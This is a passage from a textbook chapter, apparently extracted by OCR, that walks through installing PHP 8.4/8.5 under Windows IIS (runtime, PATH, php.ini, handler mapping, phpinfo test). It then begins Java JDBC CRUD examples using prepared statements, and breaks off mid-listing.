PHP 8.4 and 8.5 for Windows are built with Visual Studio 2022 (the "VS17" in the file names; PHP 8.2 and 8.3 are VS16 builds) and need the Microsoft C++ runtime. Microsoft now ships one package for every compiler from Visual Studio 2017 to 2026, the *Visual C++ v14 Redistributable*: `vc_redist.x64.exe` for 64-bit PHP (`x86` for 32-bit) from the permanent address `https://aka.ms/vc14/vc_redist.x64.exe` [19]. Without it PHP fails with a message about a

missing DLL. The installer asks three things of you (**Figure 5.20**, **Figure 5.21**, **Figure 5.22**); the pictures show an older 2015–2019 package, whose dialogs are the same as today's.




Figure 5.20 The Visual C++ Redistributable installer: tick the license box (1) and press **Install** (2).




Figure 5.21 The installer at work (1). Installing both the x64 and the x86 versions is harmless.




Figure 5.22 Setup successful (1). Press **Restart** (2) before going further.

5.14.3 Putting PHP on the PATH

Open System Properties (**Figure 5.23**; press the Windows key and type *environment variables*), edit **Path** (**Figure 5.24**) and add the PHP folder (**Figure 5.25**).




Figure 5.23 System Properties, *Advanced* tab (1). The **Environment Variables** button at the bottom (2) is the way in.




Figure 5.24 The Environment Variables window. Select **Path** in the lower list (1), which applies to every user, and press **Edit...** (2).




Figure 5.25 Adding `D:\Program\PHP` to the end of `Path` (1) and confirming with **OK** (2). Each entry is one folder, searched in order whenever you type a command without a path.

> **A terminal reads `Path` when it starts.** A Command Prompt that was already open still has the old value, so `php` stays "not recognized". Close it and open a new one before deciding that the change did not save.

5.14.4 Making `php.ini`

The folder has only two templates (**Figure 5.26**); copy `php.ini-production` and rename the copy `php.ini` (**Figure 5.27**).




Figure 5.26 The extracted PHP folder, with `php.ini-development` and `php.ini-production` (1) but no `php.ini`; **Copy** (2) starts the fix. PHP runs without one, on built-in defaults, which is why "it runs but no extensions are loaded" is such a common first experience.




Figure 5.27 Copy `php.ini-production` and rename the copy to `php.ini` (1).

In `php.ini`, remove the semicolon before each line of **Listing 5.50**, adjusting values where they differ.

Listing 5.50 `server/php-iis.ini`: the lines of `php.ini` to enable for PHP under IIS.

```
; php.ini for PHP under IIS: remove the ";" in front of each of these lines.
open_basedir = "D:\inetpub\wwwroot"
extension_dir = "ext"
cgi.force_redirect = 0
cgi.fix_pathinfo=1
fastcgi.impersonate = 1
extension=bz2
extension=curl
extension=gd
extension=ldap
extension=mbstring
extension=mysqli
extension=openssl
date.timezone = Asia/Jakarta
```

`open_basedir` confines PHP to the website's folder; `extension_dir` locates the extension DLLs; the three `cgi`/`fastcgi` lines make PHP work as IIS's CGI program; the `extension=` lines enable compression, HTTP requests, images, LDAP, multi-byte strings, MySQL and encryption (add `pdo_mysql` and `pdo_sqlite` for Section 5.14); `date.timezone` sets the clock.

5.14.5 Testing PHP before IIS is involved

Figure 5.28 `php --version`, here on the build machine (PHP 8.4.21, Linux). On Windows, in a new Command Prompt, the PHP 8.5 zip prints the same lines with its own version and `(NTS Visual C++ 2022 x64)` where this one says `(NTS)`, highlighted. If this prints a version, PHP is installed and on the `PATH`, and any problem from here on belongs to IIS, not to PHP.

```
Terminal: php --info

$ php --info | head -16
phpinfo()
PHP Version => 8.4.21

System => Linux vm 6.18.44-fc-v37 #1 SMP PREEMPT_DYNAMIC @0 x86_64
Build Date => May  7 2026 18:44:14
Build System => Linux
Build Provider => Debian
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php/8.4/cli
Loaded Configuration File => /etc/php/8.4/cli/php.ini
Scan this dir for additional .ini files => /etc/php/8.4/cli/conf.d
Additional .ini files parsed => /etc/php/8.4/cli/conf.d/10-mysqlnd.ini,
/etc/php/8.4/cli/conf.d/10-opcache.ini,
/etc/php/8.4/cli/conf.d/10-pdo.ini,
/etc/php/8.4/cli/conf.d/15-xml.ini,
```

Figure 5.29 The first lines of `php --info`, the command-line form of `phpinfo()`, on the build machine. The highlighted *Loaded Configuration File* names the `php.ini` actually in use; on Windows it should read `D:\Program\PHP\php.ini`.

```
Terminal: the session section of php --info

$ php --info | sed -n '/^session$/,/^session.save_path/p'
session

Session Support => enabled
Registered save handlers => files user redis rediscluster
Registered serializer handlers => php_serialize php php_binary igbinary

Directive => Local Value => Master Value
session.auto_start => Off => Off
session.cache_expire => 180 => 180
session.cache_limiter => nocache => nocache
session.cookie_domain => no value => no value
session.cookie_httponly => Off => Off
session.cookie_lifetime => 0 => 0
session.cookie_path => / => /
session.cookie_samesite => no value => no value
session.cookie_secure => Off => Off
session.gc_divisor => 1000 => 1000
session.gc_maxlifetime => 1440 => 1440
session.gc_probability => 0 => 0
session.lazy_write => On => On
session.name => PHPSESSID => PHPSESSID
session.referer_check => no value => no value
session.save_handler => files => files
session.save_path => /var/lib/php/sessions => /var/lib/php/sessions
```

Figure 5.30 Further down, `php --info` prints every setting of every loaded extension; here, the session settings of Section 5.3.5, with the cookie name `PHPSESSID` highlighted. When an extension you enabled is missing from this list, look at the *Loaded Configuration File* of **Figure 5.29** first.

Figure 5.28, **Figure 5.29** and **Figure 5.30** are the whole test: PHP is installed.

5.14.6 Setting up IIS for PHP

First tick **CGI** under *Internet Information Services* → *World Wide Web Services* → *Application Development Features* in *Windows Features* (**Figure 5.31**), so that IIS may start an external program per request.




Figure 5.31 Windows Features: under *Internet Information Services* (1), **CGI** ticked among the application development features (2).

Then open **IIS Manager** (**Figure 5.32**), **Handler Mappings** (**Figure 5.33**) and **Add Module Mapping…** (**Figure 5.34**), and fill in **Figure 5.35**: `*.php`, `CgiModule`, `D:\Program\PHP\php-cgi.exe`, and a name such as `MyCGI`.




Figure 5.32 IIS Manager. The tree on the left (1) is the server and its sites; the middle pane (2) shows the features of whatever is selected; the Actions pane (3) holds the commands.




Figure 5.33 Handler Mappings (1), the IIS equivalent of Apache's handler lines: a list saying which program deals with which kind of file.




Figure 5.34 The Actions pane on the right, with **Add Module Mapping...** (1) among the commands at the top.




Figure 5.35 The Add Module Mapping dialog: the request path `*.php` (1), the module `CgiModule` (2), the executable `php-cgi.exe` (3), a name (4), and the **Request Restrictions...** button (5).

Those four boxes say what Apache's handler lines said: *run* `php-cgi.exe` *on a* `.php` *file and send back what it prints* (`php-cgi.exe`, the CGI build, not `php.exe`). Under **Request Restrictions...** (**Figure 5.36**) choose **File or Folder** (**Figure 5.37**), press OK, and answer **Yes** (**Figure 5.38**).




Figure 5.36 Request Restrictions, *Mapping* tab (1), which limits when the handler is used; **File or folder** (2) is the choice to make.




Figure 5.37 The mapping reopened for editing, with its **Request Restrictions...** button (1): with **File or Folder** chosen, the handler runs only for paths that exist on disk.




Figure 5.38 IIS asks before allowing an executable to run for every matching request. Answer **Yes** (1); IIS is right to ask.

5.14.7 Restarting, and the test

IIS reads its configuration at startup: right-click the server name and **Stop** (**Figure 5.39**), then **Start** (**Figure 5.40**).




Figure 5.39 Stopping IIS from the server's context menu (1).




Figure 5.40 Starting it again (1), so that the new handler mapping is in force.

Save **Listing 5.51** as `info.php` in the document root (`D:\inetpub\wwwroot` with the `open_basedir` above; IIS's default is `C:\inetpub\wwwroot`) and open `http://localhost/info.php`.

Listing 5.51 `server/info.php`: the smallest useful test of a PHP installation.

```
<?php phpinfo();
```

A table of settings means PHP runs on IIS; a download instead means the mapping is not in force (check `*.php`, the executable path, the restart). Delete `info.php` afterwards. IIS exists only on Windows, so these steps were not run on the Linux build machine; the dialogs are those in the figures, whose numbered markers point at each control the text names.

5.15 The Same CRUD in Java: JDBC

5.15.1 JDBC in one paragraph

> **DEFINITION. JDBC**, Java Database Connectivity [20], is a set of interfaces in the package `java.sql` that every database driver implements. Your code is written against the interfaces; a **driver** jar supplies the implementation; a **JDBC URL** such as `jdbc:sqlite:work/laundry.db` or `jdbc:mysql://127.0.0.1:3306/profitina_laundry` chooses which. It is the same idea as PDO. The three interfaces you use every day are `Connection` (a conversation), `PreparedStatement` (a statement with placeholders) and `ResultSet` (a cursor over the answer).

The Java code uses the SQLite driver `sqlite-jdbc-3.53.2.0.jar` (also in `ProfitinaLaundry/App/java-httpserver/lib/`). **Listing 5.52** opens the connection.

Listing 5.52 `java/LaundryDb.java`: the URL decides the database. With no `DB_URL` in the environment it opens a copy of the sample SQLite file.

```
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardCopyOption;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;

/** Opens a JDBC connection. The URL decides the database; nothing else in the code does.
*/
public final class LaundryDb {
    private LaundryDb() { }

    public static Connection open(boolean fresh) throws Exception {
        String url = System.getenv("DB_URL");                  // e.g.
jdbc:mysql://127.0.0.1:3306/profitina_laundry
        if (url != null) {
            return DriverManager.getConnection(url, System.getenv("DB_USER"),
System.getenv("DB_PASS"));
        }
        Path work = Path.of("work", "laundry.db");              // SQLite: work on a copy
of the sample
        if (fresh || !Files.exists(work)) {
            Files.createDirectories(work.getParent());
            Files.copy(Path.of("..", "data", "laundry.db"), work,
StandardCopyOption.REPLACE_EXISTING);
        }
        Connection conn = DriverManager.getConnection("jdbc:sqlite:" + work);
        try (Statement st = conn.createStatement()) {
            st.execute("PRAGMA foreign_keys = ON");            // SQLite checks foreign
keys only when asked
        }
        return conn;
    }

    public static boolean isSqlite(Connection conn) throws SQLException {
        return conn.getMetaData().getURL().startsWith("jdbc:sqlite:");
    }
}
```

5.15.2 Customers and bills

Listing 5.53 is **Listing 5.39** in Java.

Listing 5.53 `java/CustomerDao.java`: the five customer functions. `setString(n, ...)` is PDO's bound value, and placeholders are numbered from 1.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import java.util.List;

/** CRUD for Customer. Every outside value is bound with setString/setInt, never glued in.
*/
public final class CustomerDao {
    private final Connection conn;

    public CustomerDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Customer")) {
            rs.next();
            return String.format("C%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String name, String gender, String place, String birthdate,
                         String address, String phone, String email, String now) throws
SQLException {
        String id = nextId();
        String sql = "INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, "
                   + "enrolled, email, password, credit) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?,
'*****', 0)";
        try (PreparedStatement ps = conn.prepareStatement(sql)) {
            String[] values = {id, name, gender, place, birthdate, address, phone, now,
email};
            for (int i = 0; i < values.length; i++) {
                ps.setString(i + 1, values[i]);                // placeholders count from
1, not 0
            }
            ps.executeUpdate();
        }
        return id;
    }
```

Listing 5.53 (Continued) *java/CustomerDao.java: the five customer functions. setString(n, ...) is PDO's bound value, and placeholders are numbered from 1.*

```
    /** Returns {id, name, phone}, or null when there is no such customer. */
    public String[] find(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                return rs.next() ? new String[] {rs.getString("id"), rs.getString("name"),
rs.getString("phone")}
                                 : null;
            }
        }
    }

    public List<String[]> search(String text, int limit) throws SQLException {
        List<String[]> out = new ArrayList<>();
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE name LIKE ? OR phone LIKE ?
ORDER BY name LIMIT ?")) {
            ps.setString(1, "%" + text + "%");
            ps.setString(2, "%" + text + "%");
            ps.setInt(3, limit);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {                          // next() moves on and says
whether there was a row
                    out.add(new String[] {rs.getString(1), rs.getString(2),
rs.getString(3)});
                }
            }
        }
        return out;
    }

    public int updatePhone(String id, String phone) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("UPDATE Customer SET phone = ?
WHERE id = ?")) {
            ps.setString(1, phone);
            ps.setString(2, id);
            return ps.executeUpdate();                       // how many rows changed
        }
    }

    public int delete(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("DELETE FROM Customer WHERE id =
?")) {
            ps.setString(1, id);
            return ps.executeUpdate();
        }
    }
}
```

Placeholders are always `?`, numbered from **1**, bound with typed methods (`setString`, `setInt`, `setLong`). `try (...)`, *try-with-resources*, closes statements and results however the block ends. `rs.next()` moves and reports, hence `while (rs.next())`. **Listing 5.54** is **Listing 5.41**.

Listing 5.54 `java/BillDao.java`: bills in Java, with the transaction written as `setAutoCommit(false)`, `commit()` and `rollback()`.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

